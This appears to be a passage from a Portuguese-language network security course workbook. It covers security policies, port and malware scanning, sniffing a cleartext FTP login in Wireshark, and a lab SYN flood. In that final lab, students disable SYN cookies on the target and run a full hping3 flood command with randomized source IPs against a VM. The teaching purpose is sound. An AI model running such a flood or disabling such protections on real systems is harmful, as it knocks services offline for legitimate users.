3. O Cert.br disponibiliza uma cartilha com informações sobre segurança na internet através do link <https://cartilha.cert.br/>. Acesse o fascículo *Segurança na internet*. Você consegue listar quais são os riscos a que estamos expostos com o uso da internet, e como podemos nos prevenir?
4. Veja os vídeos educativos sobre segurança do NIC.BR em <http://antispam.br/videos/>. Em seguida, pesquise na Internet e indique um exemplo relevante de cada categoria:
 - Vírus
 - Worms
 - Cavalos de troia (*trojan horses*)
 - Spyware
 - Bot
 - Engenharia social
 - *Phishing*
5. O site <http://www.antispam.br/admin/porta25/> apresenta um conjunto de políticas e padrões chamados de *Gerência de Porta 25*, que podem ser utilizados em redes de usuários finais ou de caráter residencial para:
 - Mitigar o abuso de proxies abertos e máquinas infectadas para o envio de spam.
 - Aumentar a rastreabilidade de fraudadores e spammers.

Estude no que consiste e quais são os benefícios da gerência da porta 25, e responda: sua instituição tem políticas de mitigação para os riscos apresentados? Quais seriam boas medidas operacionais para detectar e solucionar problemas relacionados à porta 25?

2) Segurança física e lógica

1. Delineie, de forma sucinta, qual seria seu plano de segurança para uma empresa em cada um dos tópicos abaixo:
 - Contenção de catástrofes.
 - Proteção das informações (backup).
 - Controle de acesso.
 - Garantia de fornecimento de energia.
 - Redundância.
2. Quantos níveis de segurança possui a rede da sua instituição? Quais são? Faça um desenho da topologia da solução.
3. Cite 5 controles que podemos utilizar para aumentar a segurança física de um ambiente.
4. Cite 5 controles que podemos utilizar para aumentar a segurança lógica de um ambiente.
5. Informe em cada círculo dos diagramas seguintes o equipamento correto para a rede, através dos números indicados a seguir, que proporcione um nível de segurança satisfatório. Justifique suas respostas.
 1. IDS
 2. Modem
 3. Firewall
 4. Proxy
 5. Switch
 6. Roteador




Figura 12: Segurança lógica: Topologia 1




Figura 13: Segurança lógica: Topologia 2




Figura 14: Segurança lógica: Topologia 3

3) Exercitando os fundamentos de segurança

1. Como vimos, o conceito de segurança mais básico apresentado consiste no CID (Confidencialidade, Integridade e Disponibilidade). Apresente três exemplos de quebra de segurança em cada um desses componentes, como por exemplo:
 - Planilha Excel corrompida.
 - Acesso não autorizado aos e-mails de uma conta de correio eletrônico.
 - Queda de um servidor web por conta de uma falha de energia elétrica.
2. Associe cada um dos eventos abaixo a uma estratégia de segurança definida na parte teórica.
 - Utilizar um servidor web Linux e outro Windows 2016 Server para servir um mesmo conteúdo, utilizando alguma técnica para redirecionar o tráfego para os dois servidores.
 - Utilizar uma interface gráfica simplificada para configurar uma solução de segurança.
 - Configurar todos os acessos externos de modo que passem por um ponto único.
 - Um sistema de segurança em que caso falte energia elétrica, todos os acessos que passam por ele são bloqueados.
 - Configurar um sistema para só ser acessível através de redes confiáveis, para solicitar uma senha de acesso e em seguida verificar se o sistema de origem possui antivírus instalado.
 - Configurar as permissões de um servidor web para apenas ler arquivos da pasta onde estão as páginas HTML, sem nenhuma permissão de execução ou gravação em qualquer arquivo do sistema.

4) Normas e políticas de segurança

1. Acesse o site do DSIC em <http://dsic.planalto.gov.br/assuntos/editoria-c/instrucoes-normativas> e leia a Instrução Normativa GSI/PR nº 1, de 13 de junho de 2008 e as normas complementares indicadas. Elas são um bom ponto de partida para a criação de uma Política de Segurança, de uma Equipe de Tratamento de Incidentes de Segurança, de um Plano de Continuidade de Negócios e para a implementação da Gestão de Riscos de Segurança da Informação.

2. Leia o texto da Política de Segurança da Informação da Secretaria de Direitos Humanos da Presidência da República, de 2012 (disponível na seção *Links Úteis e Leituras Recomendadas* do AVA, pasta *PoSIC*), e procure identificar os principais pontos na estruturação de uma PoSIC. Faça uma crítica construtiva do documento com vistas a identificar as principais dificuldades encontradas na elaboração de uma PoSIC.

Sessão 3: Enumeração básica e busca por vulnerabilidades



As atividades desta sessão serão realizadas em sua máquina física (hospedeira).

1) Controles de informática

1. Uma avaliação (*assessment*) de segurança da informação de uma organização é a medição da postura de segurança de um sistema ou organização frente a ameaças. Essas avaliações são baseadas em análise de riscos, por seu foco em vulnerabilidades e impacto. A ideia é fazer uma análise dos três métodos que, combinados, avaliam os processos de Tecnologia, Pessoas e Processos com respeito à segurança.

Leia o documento de escopo para avaliação de segurança da SANS, em <https://www.sans.org/reading-room/whitepapers/awareness/scoping-security-assessments-project-management-approach-33673>, e responda: sua organização possui controles e políticas sobre a segurança da informação? Quais aspectos poderiam ser melhorados, com base no exposto pelo documento de escopo acima?

2. Quais portas e serviços estão acessíveis na sua máquina? Faça a auditoria em <http://www.whatismyip.org/port-scanner/>. Faça um *scan* para portas de servidores e aplicações e descreva as que estão abertas em seu computador, assim como seus serviços.
3. Teste os servidores de DNS e de correio eletrônico de sua instituição, fazendo a auditoria em <https://mxtoolbox.com/dnscheck.aspx> e <http://dnscheck.pingdom.com/>. Você encontrou alguma vulnerabilidade conhecida?

2) Serviços e ameaças

1. Verifique as seguintes listas de portas:

- Top 10 portas mais atacadas: <https://isc.sans.edu/top10.html>
- Ataque: <http://www.portalchapeco.com.br/~jackson/portas.htm>
- Aplicações especiais: http://www.practicallynetworked.com/sharing/app_port_list.htm
- Arquivo **services** no Windows: **C:\windows\system32\drivers\etc\services**
- Arquivo **services** no Linux: **/etc/services**

De posse dessas informações, você consegue informar as portas mais vulneráveis? Explique.

2. Baixe o programa Spybot—*Search & Destroy* no link <https://www.safer-networking.org/mirrors27>. Instale-o e verifique se algum *malware* é detectado no sistema.
3. O HijackThis é um programa que auxilia o usuário a eliminar uma grande quantidade de *malware* conhecidos. Apesar de ser uma ferramenta poderosa, não tem a automatização de ferramentas como o Spybot, exigindo conhecimento mais avançado por parte do usuário. Faça o download do programa no link <https://github.com/dragokas/hijackthis>.

Primeiro, vamos fazer um *scan* e analisar o log, que contém várias informações relevantes sobre o computador, como página inicial do navegador, servidores DNS em uso e processos executados na inicialização do sistema. Para fazer isso, clique no botão *Do a system scan and save a logfile*. Você deve obter um *scan* como o exibido abaixo:




Figura 15: Scan do HijackThis

Se quiser corrigir elementos que foram identificados como perigosos, rode o programa novamente com a opção *Do a system scan only*. Em seguida, marque as entradas desejadas e depois clique em *Fix checked*. Tenha cuidado, pois as entradas identificadas pelo HijackThis não são necessariamente nocivas e devem ser estudadas individualmente pelo analista de segurança. Você constatou algum tipo de arquivo malicioso encontrado pela ferramenta?

Sessão 4: Explorando vulnerabilidades em redes

1) Transferindo arquivos da máquina física para as VMs



Esta atividade será realizada em sua máquina física (hospedeira).

Muito frequentemente teremos, neste curso, de mover programas e arquivos localizados na máquina física para uma das máquinas virtuais executando no Virtualbox. Para configurar o ambiente para que essas cópias sejam fáceis, siga os passos a seguir:

1. Dentro da console do Virtualbox de uma máquina virtual (neste exemplo, vamos usar a VM *WinServer-G*), acesse o menu *Devices > Shared Folders > Shared Folder Settings...*.
2. Clique na pasta com o ícone + no canto superior da tela, que diz *Adds new shared folder*.
3. Em *Folder Path*, clique na seta e depois em *Other... .* Em seguida, navegue até a pasta a ser compartilhada entre a máquina física e a VM e clique em *Select Folder*. Abaixo, marque as caixas *Auto-mount* e *Make Permanent*. Sua janela deve ficar assim:




Figura 16: Configuração de pasta compartilhada no Virtualbox

4. Agora, reinicie a máquina *WinServer-G*. Após o *reboot*, abra o Windows Explorer e verifique que há um novo local de rede montado. No exemplo abaixo, a pasta compartilhada tem o nome *SEG12_Semana2_Programas*.




Figura 17: Visualização de pasta compartilhada no Virtualbox

- Pronto! Agora, basta fazer o download de programas e arquivos em sua máquina física, colocá-los dentro da pasta compartilhada, e suas VMs terão acesso imediato. Se desejar, repita o procedimento para a máquina *WinClient-G*.

2) Sniffers para captura de dados



Esta atividade será realizada na máquina virtual *WinServer-G*.

Primeiro, baixe e instale o *Microsoft Visual C++ Redistributable Packages for Visual Studio 2013* (<https://www.microsoft.com/en-US/download/details.aspx?id=40784>), como usuário *Administrator*, na máquina *WinServer-G*. Se preferir, faça o download na máquina física e copie o arquivo via pasta compartilhada, como explicado na atividade 1.


Em seguida, faça o download do Wireshark (versão 32-bit) em <https://www.wireshark.org/download/win32/all-versions/Wireshark-win32-2.2.16.exe> e, como usuário *Administrator*, instale-o na máquina *WinServer-G*. Iremos instalar a versão 2.2 porque é a última compatível com Windows Vista/Windows Server 2008, que é o sistema operacional da máquina *WinServer-G*.

Em seguida:

- Ative a captura de pacotes da placa de rede ethernet — o nome da interface deve ser *Local Area Connection*.
- No campo *Apply a display filter*, digite **ftp** e pressione ENTER. A janela de captura deve ficar

vazia, já que não há tráfego FTP acontecendo no momento.

3. Em outra janela, abra o *prompt* de comando e digite `ftp linorg.usp.br`.
4. A seguir, informe o usuário como sendo `aluno`, com senha `123456`.



```
C:\Users\Administrator>ftp linorg.usp.br
Connected to linorg.usp.br.
220 ProFTPD 1.3.5b Server <Linorg> [::ffff:10.0.72.40]
User <linorg.usp.br:<none>>: aluno
331 Password required for aluno
Password:
530 Login incorrect.
Login failed.
ftp>
```

Figura 18: Envio de usuário/senha por FTP

5. De volta ao Wireshark, pare a captura de pacotes e verifique se você consegue visualizar o usuário e a senha informados.

Na imagem abaixo podemos confirmar que, de fato, o usuário e senha são passados em claro pela rede. Mais além, pode-se identificar o *banner* do serviço (ProFTPD 1.3.5b).




Figura 19: Captura de sessão FTP no Wireshark

3) Ataque SYN flood



Esta atividade será realizada nas máquinas virtuais *FWGW1-G* e *KaliLinux-G*.

Agora, vamos identificar e compreender ataques DoS (*Denial of Service*) e fazer a análise com um sniffer (Wireshark e/ou [tcpdump](#)) para interpretar o modo como os pacotes são elaborados para o respectivo ataque DOS.

Primeiro, vamos investigar o ataque *SYN flood*. Como tratado na parte teórica do curso, esse ataque consiste em enviar uma grande número de pacotes com a flag SYN ativa. Para realizar o ataque, iremos utilizar a ferramenta [hping3](#).

1. Será necessário desativar a proteção contra *SYN Flooding* do kernel da máquina-alvo, que será a VM *FWGW1-G*. Altere o valor do parâmetro no arquivo [/proc/sys/net/tcp_syncookies](#).

```
# hostname  
FWGW1-A  
  
# cat /proc/sys/net/ipv4/tcp_syncookies  
1  
  
# echo 0 > /proc/sys/net/ipv4/tcp_syncookies
```

2. Agora, vamos iniciar uma captura de pacotes, aguardando o ataque. Ainda na máquina *FWGW1-G*, instale o **tcpdump** e monitore os pacotes vindos da DMZ, através da interface **eth1**.

```
# apt-get install tcpdump  
  
(...)  
  
# tcpdump ip -i eth1 -n host not 172.16.1.254  
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode  
listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
```

Note que o filtro acima exclui pacotes IPv6 e pacotes vindos da máquina física (que também encontra-se conectada à rede *host-only*, com o endereço 172.16.1.254), para não atrapalhar o processo de análise.

3. Na máquina *KaliLinux-G*, como usuário **root**, use o **hping3** para iniciar um ataque *SYN flood* com destino à máquina *FWGW1-G*, na porta do serviço SSH (com o objetivo, no caso do atacante, de esgotar os recursos de atendimento do serviço a usuários legítimos), com máxima velocidade de output e randomizando os IPs de origem dos pacotes.

```
# hostname  
kali  
  
# hping3 172.16.1.1 -S -p 22 --flood --rand-source  
HPING 172.16.1.1 (eth0 172.16.1.1): S set, 40 headers + 0 data bytes  
hping in flood mode, no replies will be shown
```

- **-S** ativa a *flag* SYN nos pacotes.
- **-p 22** determina que a porta de destino será 22/TCP.
- **--flood** envia pacotes o mais rápido possível, sem mostrar respostas.
- **--rand-source** habilita o modo de envio com endereços de origem randomizados.

4. Pare a execução do **hping** com CTRL+C. De volta à máquina *FWGW1-G*, verifique que o ataque está sendo realizado como esperado e interprete a saída do **tcpdump**.

